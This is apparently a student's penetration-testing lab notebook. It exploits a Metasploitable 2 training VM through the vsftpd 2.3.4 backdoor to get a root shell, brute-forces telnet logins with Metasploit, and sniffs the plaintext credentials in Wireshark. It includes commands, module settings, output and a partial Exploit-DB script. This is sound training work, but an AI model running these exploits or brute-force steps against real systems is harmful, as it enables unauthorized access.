

3/29/2022 - FTP & Telnet Exploitation

Tuesday, March 29, 2022 10:00 AM

FTP Exploitation

Start the postgresql service.

```
(root@kali)-[/home/kali]
# service postgresql start
```

Initialize metasploitable framework database

```
(root@kali)-[/home/kali]
# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Start the metasploitable framework console.

```
(root@kali)-[/home/kali]
# msfconsole -q

msf6 >
msf6 > |
```

Create a workspace to store your nmap information.

```
msf6 > workspace -a Meta2.3
[*] Added workspace: Meta2.3
[*] Workspace: Meta2.3
```

Start your nmap scan.


```
msf6 > db_nmap -p- -sV -O 10.0.2.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 10:10 EDT
|
```

Type services

```
msf6 > services
Services
```

host	port	proto	name	state	info
10.0.2.6	21	tcp	ftp	open	vsftpd 2.3.4
10.0.2.6	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.6	23	tcp	telnet	open	Linux telnetd
10.0.2.6	25	tcp	smtp	open	Postfix smtpd
10.0.2.6	53	tcp	domain	open	ISC BIND 9.4.2
10.0.2.6	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.2.6	111	tcp	rpcbind	open	2 RPC #100000
10.0.2.6	139	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6	512	tcp	exec	open	netkit-rsh rexecd
10.0.2.6	513	tcp	login	open	
10.0.2.6	514	tcp	tcpwrapped	open	
10.0.2.6	1099	tcp	java-rmi	open	GNU Classpath grmiregistry
10.0.2.6	1524	tcp	bindshell	open	Metasploitable root shell
10.0.2.6	2049	tcp	nfs	open	2-4 RPC #100003
10.0.2.6	2121	tcp	ftp	open	ProFTPD 1.3.1
10.0.2.6	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
10.0.2.6	3632	tcp	distccd	open	distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.2.6	5432	tcp	postgresql	open	PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.6	5900	tcp	vnc	open	VNC protocol 3.3
10.0.2.6	6000	tcp	x11	open	access denied
10.0.2.6	6667	tcp	irc	open	UnrealIRCd
10.0.2.6	6697	tcp	irc	open	UnrealIRCd
10.0.2.6	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.0.2.6	8180	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
10.0.2.6	8787	tcp	drb	open	Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drbc
10.0.2.6	37310	tcp	java-rmi	open	GNU Classpath grmiregistry
10.0.2.6	38017	tcp	nlockmgr	open	1-4 RPC #100021
10.0.2.6	39010	tcp	status	open	1 RPC #100024
10.0.2.6	42911	tcp	mountd	open	1-3 RPC #100005

To find an exploit for vsftpd via google type in google search vsftpd 2.3.4 exploit



About 6,960 results (0.43 seconds)

<https://www.rapid7.com> > modules > exploit > unix > ftp

✓ VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

May 30, 2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4.tar**.

<https://www.exploit-db.com> > exploits

✓ vsftpd 2.3.4 - Backdoor Command Execution - Exploit-DB

Apr 12, 2021 — **Exploit Title:** vsftpd 2.3.4 - Backdoor Command Execution # **Date:** 9-04-2021 #

Exploit Author: HerculesRD # **Software Link:** ...

Select the exploit-db search entry



vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID:

49757

CVE:

2011-2523

Author:

HERCULESRD

Type:

REMOTE

Platform:

UNIX

Date:

2021-04-12

EDB Verified: ✓

Exploit: 📄 / {}

Vulnerable App:



```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomas/blfs-book-x81/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print(' [*]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"
```

To find an exploit for vsftpd in msfconsole type search vsftpd

```
msf6 > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Type Use 0 to use the exploit for vsftpd

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to cmd/unix/interact
```

Type options to see what fields need to be filled in to use the exploit *in this case we need to fill in the RHOSTS*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current	Setting	Required	Description
Exploit target:				
Id	Name			
0	Automatic			

Fill in the RHOSTS by typing set rhosts [Victim IP]

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
```

Type run to execute the exploit *it shows that it found a shell but we do not have a proper shell that we can use.*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34375 -> 10.0.2.6:6200 ) at 2022-03-29 10:16:27 -0400
```

Type python -c 'import pty; pty.spawn("/bin/bash")' *this command will use python to import the pty python library and use the /bin/bash to get a proper shell*

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/#
```

Type whoami; id *You can use ; in order to run multiple commands. Whoami; id will show the account you are using and level of permissions you have*

```
root@metasploitable:/# whoami; id
whoami; id
root
uid=0(root) gid=0(root)
```

Type uname -a to get the Kernel version of linux. *we can use this to get the kernel version and see if there are exploits for that kernel version.*

```
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

LAB 2 - Telnet Exploitation

Start the postgresql service.

```
(root@kali)-[/home/kali]
# service postgresql start
```

Initialize metasploitable framework database

```
(root@kali)-[/home/kali]
# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Start the metasploitable framework console.

```
(root@kali)-[/home/kali]
# msfconsole -q

msf6 >
msf6 >
```

Create a workspace to store your nmap information.

```
msf6 > workspace -a Meta2.3
[*] Added workspace: Meta2.3
[*] Workspace: Meta2.3
```

Start your nmap scan.

```
msf6 auxiliary(scanner/telnet/telnet_login) > db_nmap -p- -sV -O 10.0.2.7
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 11:42 EDT
[*] Nmap: Nmap scan report for 10.0.2.7
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protoco
```



```

[*] Nmap: 23/tcp open telnet Linux telnetd
[*] Nmap: 25/tcp open smtp Postfix smtpd
[*] Nmap: 53/tcp open domain ISC BIND 9.4.2
[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp open rpcbind 2 (RPC #100000)
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp open exec netkit-rsh rexecd
[*] Nmap: 513/tcp open login OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp open tcpwrapped
[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: 6000/tcp open X11 (access denied)
[*] Nmap: 6667/tcp open irc UnrealIRCd
[*] Nmap: 6697/tcp open irc UnrealIRCd
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbrb)
[*] Nmap: 35864/tcp open mountd 1-3 (RPC #100005)
[*] Nmap: 44788/tcp open status 1 (RPC #100024)
[*] Nmap: 58919/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 59514/tcp open nlockmgr 1-4 (RPC #100021)
[*] Nmap: MAC Address: 08:00:27:C8:96:3C (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 130.77 seconds

```

Type services to see all the services that nmap scan picked up. *You should see that telnet is open*

```

msf6 auxiliary(scanner/telnet/telnet_login) > services
Services
-----

```

host	port	proto	name	state	info
10.0.2.7	21	tcp	ftp	open	vsftpd 2.3.4
10.0.2.7	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.7	23	tcp	telnet	open	Linux telnetd
10.0.2.7	25	tcp	smtp	open	Postfix smtpd
10.0.2.7	53	tcp	domain	open	ISC BIND 9.4.2
10.0.2.7	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.2.7	111	tcp	rpcbind	open	2 RPC #100000
10.0.2.7	139	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.7	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.7	512	tcp	exec	open	netkit-rsh rexecd
10.0.2.7	513	tcp	login	open	OpenBSD or Solaris rlogind
10.0.2.7	514	tcp	tcpwrapped	open	
10.0.2.7	1099	tcp	java-rmi	open	GNU Classpath grmiregistry
10.0.2.7	1524	tcp	bindshell	open	Metasploitable root shell
10.0.2.7	2049	tcp	nfs	open	2-4 RPC #100003
10.0.2.7	2121	tcp	ftp	open	ProFTPD 1.3.1
10.0.2.7	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
10.0.2.7	3632	tcp	distccd	open	distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.2.7	5432	tcp	postgresql	open	PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.7	5900	tcp	vnc	open	VNC protocol 3.3
10.0.2.7	6000	tcp	x11	open	access denied
10.0.2.7	6667	tcp	irc	open	UnrealIRCd
10.0.2.7	6697	tcp	irc	open	UnrealIRCd
10.0.2.7	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.0.2.7	8180	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
10.0.2.7	8787	tcp	drb	open	Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drbrb
10.0.2.7	35864	tcp	mountd	open	1-3 RPC #100005
10.0.2.7	44788	tcp	status	open	1 RPC #100024
10.0.2.7	58919	tcp	java-rmi	open	GNU Classpath grmiregistry
10.0.2.7	59514	tcp	nlockmgr	open	1-4 RPC #100021

Create a wordlist by typing nano [name of wordlist]

```

nano /usr/share/wordlists/rockyou.txt

```

```
msf6 > nano msfbf
```

Type a few bad usernames and one known good username

```
GNU nano 6.0 msfbf *
john
smith
jane
doe
msfadmin
```

Press ctrl+x to exit

```
^G Help
^X Exit
```

Type Y to save the changes

```
Save modified buffer?
Y Yes
N No      ^C Cancel
```

Press Enter to save it under the same name or change the name and then press Enter to create a file with the new name.

```
File Name to Write: msfbf
^G Help      M-D DOS Format      M-A Append      M-B Backup File
^C Cancel    M-N Mac Format      M-P Prepend     ^T Browse
```

Go back to msfconsole to find an auxiliary for telnet by typing search type:aux telnet

```
msf6 > search type:aux telnet

Matching Modules

#  Name                                     Dis
--  --                                     --
0  auxiliary/server/capture/telnet
1  auxiliary/scanner/telnet/brocade_enable_login
2  auxiliary/dos/cisco/ios_telnet_rocem
3  auxiliary/admin/http/dlink_dir_300_600_exec_noauth
4  auxiliary/scanner/ssh/juniper_backdoor
5  auxiliary/scanner/telnet/lantronix_telnet_password
6  auxiliary/scanner/telnet/lantronix_telnet_version
7  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof
8  auxiliary/admin/http/netgear_pnp_x_getsharefolderlist_auth_bypass
9  auxiliary/admin/http/netgear_r6700_pass_reset
10 auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce
11 auxiliary/scanner/telnet/telnet_ruggedcom
12 auxiliary/scanner/telnet/satel_cmd_exec
13 auxiliary/scanner/telnet/telnet_login
14 auxiliary/scanner/telnet/telnet_version
15 auxiliary/scanner/telnet/telnet_encrypt_overflow

Interact with a module by name or index. For example info 15, use 15 or use
auxiliary/scanner/telnet/telnet_encrypt_overflow
```

Type use 13 or use /scanner/telnet/telnet_login to use the auxiliary.

```
msf6 > use 13
msf6 auxiliary(scanner/telnet/telnet_login) >
```


Type options to see what fields need to be set/changed.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Type set rhosts [Victim IP] to set the remote host to the victim IP.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
```

Type set user_file [full path of the wordlist you created earlier]

```
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/msbf
user_file => /home/kali/msbf
```

Type set user_as_pass true


```
msf6 auxiliary(scanner/telnet/telnet_login) > set user_as_pass true
user_as_pass => true
```

Type run to execute the auxiliary *You should see that msfadmin worked.*

```
msf6 auxiliary(scanner/telnet/telnet_login) > run


[-] 10.0.2.7:23 - 10.0.2.7:23 - LOGIN FAILED: john:john (Incorrect : )
[-] 10.0.2.7:23 - 10.0.2.7:23 - LOGIN FAILED: smith:smith (Incorrect: )
[+] 10.0.2.7:23 - 10.0.2.7:23 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:23 - Attempting to start session 10.0.2.7:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (10.0.2.15:43681 -> 10.0.2.7:23 ) at 2022-03-29 11:36:38 -0400
[-] 10.0.2.7:23 - 10.0.2.7:23 - LOGIN FAILED: jane:jane (Incorrect : )
[-] 10.0.2.7:23 - 10.0.2.7:23 - LOGIN FAILED: doe:doe (Incorrect: )
[*] 10.0.2.7:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Click the Dragon Icon in the Upper Right corner and type wireshark in the search field.





Click the blue capture fin to start capturing traffic.



In the terminal, type telnet [Victim IP] and login using msfadmin:msfadmin.

```
(root@kali)~# telnet 10.0.2.7
Trying 10.0.2.7 ...
Connected to 10.0.2.7.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar 29 11:36:32 EDT 2022 from 10.0.2.15 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

In wireshark, click the red square to stop the capture



```

0000 08 00 27 c8 96 3c 08 00 27 95 d0 54 08 00 45 10 .....T...E...
0010 00 3c a1 37 40 00 40 06 81 5f 0a 00 02 0f 0a 00 <.7@.@.....
0020 02 07 b2 cc 00 17 82 4b 6a 58 00 00 00 00 a0 02 ...K jX.....
0030 fa f0 18 44 00 00 02 04 05 b4 04 02 08 0a 61 eb ...D.....a..
0040 e3 fb 00 00 00 00 01 03 03 07 .....

```

In the filter field type telnet and press Enter to see all telnet traffic that was captured.

*eth0					
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
telnet					
No.	telnet	Source	Destination	Protocol	Length
72	7.348590897	10.0.2.7	10.0.2.15	TELNET	9

Right click one of the telnet packets go to follow side menu and select tcp stream.

No.	Time	Source	Destination	Protocol	Length
4	0.000600	10.0.2.7	10.0.2.15	TELNET	9
6	0.023798	10.0.2.15	10.0.2.7	TELNET	7
8	0.024180	10.0.2.7	10.0.2.15	TELNET	10
10	0.024328	10.0.2.15	10.0.2.7	TELNET	14
11	0.026647	10.0.2.7	10.0.2.15	TELNET	6
13	0.026828	10.0.2.15	10.0.2.7	TELNET	6

Frame 4: 93 bytes on interface (744 bits) on interface eth0, Dst: PcsCompu_c8:96:3c:00:00:00, Src: 10.0.2.7, Seq: 23, Ack: 1, Len: 9
Ethernet II, Src: PcsCompu_c8:96:3c:00:00:00, Dst: 10.0.2.15
Internet Protocol Version 4, Src: 10.0.2.7, Destination: 10.0.2.15
Transmission Control Protocol, Src Port: 23, Seq: 1, Ack: 1, Len: 9
Telnet

Follow	TCP Stream	Ctrl+Alt+Shift+T
Copy	UDP Stream	Ctrl+Alt+Shift+U
Protocol Preferences	DCCP Stream	Ctrl+Alt+Shift+E
Decode As...	TLS Stream	Ctrl+Alt+Shift+S

Now you can see the telnet connection in plain text with wireshark. *This is one of the risk of using Telnet. If someone in your network is using wireshark or any other packet capture tool they will be able to see the telnet traffic in plain text.*

```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - eth0
.....!..".'.#.....#..!..".#.....L.K....
38400,38400....#.kali:0.0....'.DISPLAY.kali:0.0.....xterm-256color.....

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: mmssffaaddmminn
Password: msfadmin
Last login: Tue Mar 29 11:36:32 EDT 2022 from 10.0.2.15 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the

```


The source distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$